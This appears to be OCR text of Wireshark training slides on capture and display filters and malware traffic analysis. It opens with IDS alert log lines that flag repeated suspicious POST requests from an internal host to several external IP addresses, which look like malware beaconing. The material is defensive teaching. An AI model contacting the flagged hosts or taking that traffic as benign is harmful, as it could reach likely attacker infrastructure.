03/21-16:00:23.492767  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50549 -> 14.152.86.33:80
03/21-16:00:39.115717  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50590 -> 77.225.141.195:80
03/21-16:01:21.280123  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50681 -> 60.169.77.199:80
03/21-16:02:23.946771  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50816 -> 14.152.86.33:80
03/21-16:02:24.263816  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50818 -> 52.50.59.31:80
03/21-16:02:39.566314  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50851 -> 77.225.141.195:80
03/21-16:03:21.946781  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50941 -> 60.169.77.199:80
03/21-16:04:24.398285  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:51070 -> 14.152.86.33:80
03/21-16:04:25.178807  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:51072 -> 52.50.59.31:80
03/21-16:04:40.019529  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:51105 -> 77.225.141.195:80
03/21-16:05:23.395520  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:51210 -> 60.169.77.199:80
03/21-16:06:24.856275  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:51344 -> 14.152.86.33:80
03/21-16:06:25.937322  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:51347 -> 52.50.59.31:80
03/21-16:06:40.471973  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:51380 -> 77.225.141.195:80
03/21-16:07:23.954859  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:51472 -> 60.169.77.199:80
03/21-16:08:25.288178  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:51603 -> 14.152.86.33:80
03/21-16:08:26.700912  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:51607 -> 52.50.59.31:80
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark Filters

RICHEY MAY
TECHNOLOGY SOLUTIONS


Filtering Traffic

- Capture filters
  - Only capture traffic that meets the filter criteria
- Display filters
  - Only show traffic that meets the filter criteria

RICHEY MAY
TECHNOLOGY SOLUTIONS

Capture Filter


- Filters prior to capture



RICHEY MAY
TECHNOLOGY SOLUTIONS


Display Filter

Manually applied display filters




RICHEY MAY
TECHNOLOGY SOLUTIONS

Expression Builder Display Filters





RICHEY MAY
TECHNOLOGY SOLUTIONS



RICHEY MAY
TECHNOLOGY SOLUTIONS

Filter Shortcut





RICHEY MAY
TECHNOLOGY SOLUTIONS

Display Filter Examples

- ICMP traffic: icmp
- Source or Destination IP: ip.addr==[x.x.x.x]
- Source IP: ip.src==[x.x.x.x/x]
- Windows Services: smb || nbns || dcerpc || nbss || dns
- Filter out noise: !(arp or icmp or dns)
- Search exact ASCII text in TCP packets: tcp contains [blah]

RICHEY MAY
TECHNOLOGY SOLUTIONS


RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark Statistics

RICHEY MAY
TECHNOLOGY SOLUTIONS

Malware Analysis Statistics

